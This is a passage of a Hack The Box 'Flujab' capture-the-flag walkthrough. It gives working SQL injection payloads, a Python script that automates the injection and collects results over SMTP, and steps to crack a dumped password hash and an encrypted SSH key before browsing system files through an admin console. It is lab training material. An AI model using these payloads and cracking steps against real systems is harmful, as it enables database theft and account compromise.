
```
Content-Type: application/x-www-form-urlencoded
Content-Length: 62
DNT: 1
Connection: close
Cookie: Patient=8ce2ed7053c85a035107d6d47f75f1d4; Registered=OGNlMmVkNzA1M2M4NWEwMzUxMDdkNmQ0N2Y3NWYxZDQ9VHJ1ZQ%3d%3d
Upgrade-Insecure-Requests: 1

nhsnum=NHS-012-245-6789&email=abc@abc.com&submit=Send+Reminder
```

Send the request and make sure the SMTP server is running.




Message Sucessfully Sent To abc@abc.com!

And on the other side we received the mail.



```
root@Ubuntu:~/Documents/HTB/Flujab# python smtp.py
20190519090853-0.eml saved.
^Croot@Ubuntu:~/Documents/HTB/Flujab# cat 20190519090853-0.eml
Date: Sun, 19 May 2019 04:35:28 +0100
To: abc@abc.com
From: Nurse Julie Walters <DutyNurse@flujab.htb>
Subject: Flu Jab Appointment - Ref:
Message-ID: <9df6371c2e3843c7ef54b1e7a781bc6d@freeflujab.htb>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1

    CANCELLATION NOTICE!
  ________________________

    VACCINATION
    Routine Priority
    ------------------
```


Lets try injecting the nhsnum parameter now to see if it’s exploitable. Lets try a simple payload like ' or 1=1 which evaluates to true.



```
DNT: 1
Connection: close
Cookie: Patient=8ce2ed7053c85a035107d6d47f75f1d4; Registered=OGNlMmVkNzA1M2M4NWEwMzU
Upgrade-Insecure-Requests: 1

nhsnum=NHS-012-245-6789' or 1=1-- -&email=abc@abc.com&submit=Send+Reminder
```


Urlencode and send the request.

We receive a mail and this time the Ref: field is populated with the nhsnum unlike earlier which is the first cell in the table.



```
root@Ubuntu:~/Documents/HTB/Flujab# python smtp.py
Date: Sun, 19 May 2019 04:40:40 +0100
To: abc@abc.com
From: Nurse Julie Walters <DutyNurse@flujab.htb>
Subject: Flu Jab Appointment - Ref:NHS-943-475-5911
Message-ID: <667b64188dd2d5fc6f2fb22a899f0501@freeflujab.htb>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1

    CANCELLATION NOTICE!
  ________________________

    VACCINATION
    Routine Priority
    ------------------
    REF    : NHS-012-245-6789' or 1=1-- -
    Code   : Influ-022
```

Lets try a false payload like ' or 1=2 to see how it responds.



```
To: abc@abc.com
From: Nurse Julie Walters <DutyNurse@flujab.htb>
Subject: Flu Jab Appointment - Ref:
Message-ID: <7ac54d59bcc1fc593a0235c7ba52e62b@freeflujab.htb>
X-Mailer: PHPMailer 5.2.22 (https://github.com/PHPMailer/PHPMailer)
MIME-Version: 1.0
Content-Type: text/plain; charset=iso-8859-1

    CANCELLATION NOTICE!
  ________________________

    VACCINATION
    Routine Priority
    ------------------
    REF    : NHS-012-245-6789' or 1=2-- -
```

The value in the Ref: field vanished again confirming that it's injectable.


This behaviour can be scripted for easier exploitation.

```python
import asyncore
from smtpd import SMTPServer
import requests
import thread
import re
import urllib3
urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

url = "https://freeflujab.htb/?remind"
cookies = { "Patient" : "8ce2ed7053c85a035107d6d47f75f1d4", "Registered"
:"OGNlMmVkNzA1M2M4NWEwMzUxMDdkNmQ0N2Y3NWYxZDQ9VHJ1ZQ%3D%3D" }

class EmlServer(SMTPServer):
    no = 0
    def process_message(self, peer, mailfrom, rcpttos, data):
        res = re.search("Ref:.*", data)
        print res.group(0)[4:]
        self.no += 1

def run():
    foo = EmlServer(('10.10.16.32', 25), None)
    try:
        asyncore.loop()
    except KeyboardInterrupt:
        pass

def sendSQLi(sqli):
    payload = { "nhsnum": "NHS-012-245-6789{} -- -".format(sqli), "email" :
"abc@abc.com", "submit" : "Send Reminder" }
    requests.post( url, data = payload, cookies = cookies,verify = False )

thread.start_new_thread( run, ())
```

```
while True:
    sqli = raw_input("SQLi:\> ")
    sendSQLi(sqli)
```

The script runs the SMTP server as a thread in the background while we send SQL queries. The regex Ref: is extracted and the result is printed.

Running the script,




```
root@Ubuntu:~/Documents/HTB/Flujab# rlwrap -n python exp.py
SQLi:\> ' or 1=1
NHS-943-475-5911
SQLi:\> 
```

SQL INJECTION

Now let's try to figure out the number of columns in the table using the union select clause.

```
SQLi:\> ' union select 1,2,3
SQLi:\> ' union select 1,2,3,4
SQLi:\> ' union select 1,2,3,4,5
SQLi:\> ' union select 1,2,version(),4,5
```




```
root@Ubuntu:~/Documents/HTB/Flujab# rlwrap -n python exp.py
SQLi:\> ' union select 1,2,3
SQLi:\> ' union select 1,2,3,4
SQLi:\> ' union select 1,2,3,4,5
3
SQLi:\> ' union select 1,2,version(),4,5
10.1.37-MariaDB-0+deb9u1
SQLi:\> 
```

We see that the server doesn't respond for three and four columns but replies with 3 at 5 columns which means that the table has 5 columns and the third one is injectable as seen from the output of version().

Now let's check the tables in our database.


```
SQLi:\> ' union select 1,2,database(),4,5
SQLi:\> ' union select 1,2,table_name,4,5 from Information_schema.tables
where table_schema = "vaccinations"
```



```
SQLi:\> ' union select 1,2,database(),4,5
vaccinations
SQLi:\> ' union select 1,2,table_name,4,5 from Information_schema.tables where table_schema = "vaccinations"
admin
SQLi:\> 
```

The database name is vaccinations, using the Information_schema database we can view all the table names in the DB. But we see just one table returned named admin this is because the query selected just one cell. We can use the concat() operation to view more tables.


```
' union select 1,2,group_concat(table_name),4,5 from
Information_schema.tables where table_schema = "vaccinations"
```



```
root@Ubuntu:~/Documents/HTB/Flujab# rlwrap -n python exp.py
SQLi:\> ' union select 1,2,group_concat(table_name),4,5 from Information_schema.tables where table_schema = "vaccinations"
admin,admin_attribute,admin_password_request,adminattribute,admintoken,attachment,attribute,bounce,bounceregex,bounceregex_bounce,config,eventlog,i18n
,linktrack,linktrack_forward,linktrack_ml,linktrack_uml_click,linktrack_userclick,list,listmessage,listuser,message,message_attachment,messagedata,sen
dprocess,subscribepage,subscribepage_data,template,templateimage,urlcache,user,user_attribute,user_blacklist,user_blacklist_data,user_history,user_mes
sage_bounce,user_message_forward,user_message_view,usermessage,userstats
SQLi:\> 
```

We see a few tables, lets see the columns in the admin table.


```
' union select 1,2,group_concat(column_name),4,5 from
Information_schema.columns where table_schema = "vaccinations" and
table_name = "admin"
```



```
SQLi:\> ' union select 1,2,group_concat(column_name),4,5 from Information_schema.columns where table_schema = "vaccinations" and t
id,loginname,namelc,email,access,created,modified,modifiedby,password,passwordchanged,superuser,disabled,privileges
SQLi:\> 
```

Let’s view the data in these columns. We’ll have to use the concat_ws function in order to avoid NULL values.

```
' union select 1,2,concat_ws(', ', id, loginname, namelc, email, access,
created, modified, modifiedby, password, passwordchanged, superuser,
disabled, privileges),4,5 from admin
```




```
SQLi:\> ' union select 1,2,concat_ws(', ',id,loginname,namelc,email,access,created,modified,modifiedby,password,passwordchanged,superuser,disabled,pr
vileges),4,5 from admin
1, sysadm, administrator, syadmin@flujab.htb, sysadmin-console-01.flujab.htb, 2018-07-02 08:45:19, 2018-12-02 00:01:02, a3e30cce47580888f1f185798aca2
ff10be617f4a982d67643bb56448508602, 2018-07-02, 1, 0
SQLi:\>
```

Here's the output,

```
1, sysadm, administrator, syadmin@flujab.htb,
sysadmin-console-01.flujab.htb, 2018-07-02 08:45:19, 2018-12-02 00:01:02,
a3e30cce47580888f1f185798aca22ff10be617f4a982d67643bb56448508602,
2018-07-02, 1, 0
```

We obtained a username sysadmin, another vhost sysadmin-console-01.flujab.htb and a SHA256 hash which can be cracked using John.

```
john -w=rockyou.txt --format=Raw-SHA256 --fork=4 hash
```




```
root@Ubuntu:~/Documents/HTB/Flujab# /opt/JohnTheRipper/run/john -w=rockyou.txt --format=Raw-SHA256 --fork=4 hash
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-SHA256 [SHA256 256/256 AVX2 8x])
Warning: OpenMP was disabled due to --fork; a non-OpenMP build may be faster
Node numbers 1-4 of 4 (fork)
Press 'q' or Ctrl-C to abort, almost any other key for status
th3doct0r        (?)
```

The hash is cracked as th3doct0r. Lets try logging into the newly found vhost using this.


AJENTI CONSOLE

Trying to navigate to https://sysadmin-console-01.flujab.htb throws an error but there was another HTTPS service on port 8080. Let's check on https://sysadmin-console-01.flujab.htb:8080.


https://sysadmin-console-01.flujab.htb:8080/view/login/normal
Username
Password
Log in

And we see the login page for Ajenti console. Let's use sysadm:th3doct0r to login now.


After logging in among other options we see a notepad tool.



Clicking on “Open” opens up a File browser at /.

We could potentially abuse this to view the files on the system. For example, the passwd file can be view by browsing to,


```
https://sysadmin-console-01.flujab.htb:8080/view/notepad//etc/passwd
```




https://sysadmin-console-01.flujab.htb:8080/view/notepad//etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
```


Going into the /home folder we see a lot of users and their home directories.



We can browse into each one to find readable files. Navigating to /home/drno we find a .ssh folder which isn't in any other of the user folders.




There's another file named user_key which is an encrypted SSH key. Let's copy it and try to crack it using john.



```
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6F8D2ABE85DA1FE16846D997BD04E40B

zPiYgS5/LZqDZr4tFLHiOsym/baRcXmGsYwD5bI2GdH8SaQFLzp5vuWGvYlPtFB8
w4BrkWpTp8GcMhTPXxu70iVpw2zRpfsUYBDasNvydexzIWZETs9rQnvTqslxCQz5
wMILkyVB4V2223X83ym3y/4I9dduVsqq9WAyOUn2fW4nIQb8SJ3CfxN2Ynq/bJay
v+fmPexUoCiYQR80QuNoqdhSUKVCmgS2ONWg7DLIIl9U+EhpRrd/6iqBF6YE/xKq
OoOSSiIIzaLA1EJPoNF4xueqyqbek3OApuDAzblxTMWL3G7qKaHWPzk93qdRS+Hy
gpYYy2vVmAG0R9c37pGs9LA1zM2OfALz4kHAErcHa+/E29FIv7verD2xOtcV93K1
thkAdv++tIuOE4ChHX6XZn4pvtTceHQYjHbHur2KBenzR/M8i3fuXPp7BHHMGJWT
jRn6aHN2qDio8IAVCcjPonWQ3yKVr21Xx8fJ9QcNLoUld9EPv3sOcSdegu7yOWyf
RUDgtdtz3Nw7z7QkwEKO+NE6f+iFQ/3s0qxcn8MRTCvquun4K4WcSTepbacd2ulT
jSnjBlVNVKvICaLZ1ulfOMXN/H0b1fVTjCxE3lbih7gpJb6jzvl7w+mJCgzPRgm/
S9xnnM+LinVh5NGNZj3Itaay3DZLAcY4MP03E77yu7BfaqnIw0yWUOiLslekhG2K
```


```
ssh2john key > key.hash
john -w=rockyou.txt --fork=4 hash
```

And the hash is cracked as shadowtroll.



```
root@Ubuntu:~/Documents/HTB/Flujab# /opt/JohnTheRipper/run/john key.hash --show
key:shadowtroll
```


Now we can SSH in using this key and password.



```
root@Ubuntu:~/Documents/HTB/Flujab# ssh -i key drno@10.10.10.124 -v
OpenSSH_7.9p1 Ubuntu-10, OpenSSL 1.1.1b  26 Feb 2019
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: Applying options for *
debug1: Connecting to 10.10.10.124 [10.10.10.124] port 22.
debug1: Connection established.
debug1: identity file key type -1
debug1: identity file key-cert type -1
debug1: Local version string SSH-2.0-OpenSSH_7.9p1 Ubuntu-10
ssh_exchange_identification: read: Connection reset by peer
root@Ubuntu:~/Documents/HTB/Flujab#
```


However it disconnects right away. So there's some kind of blocking going on. Lets see the /etc/ssh folder for configuration changes.

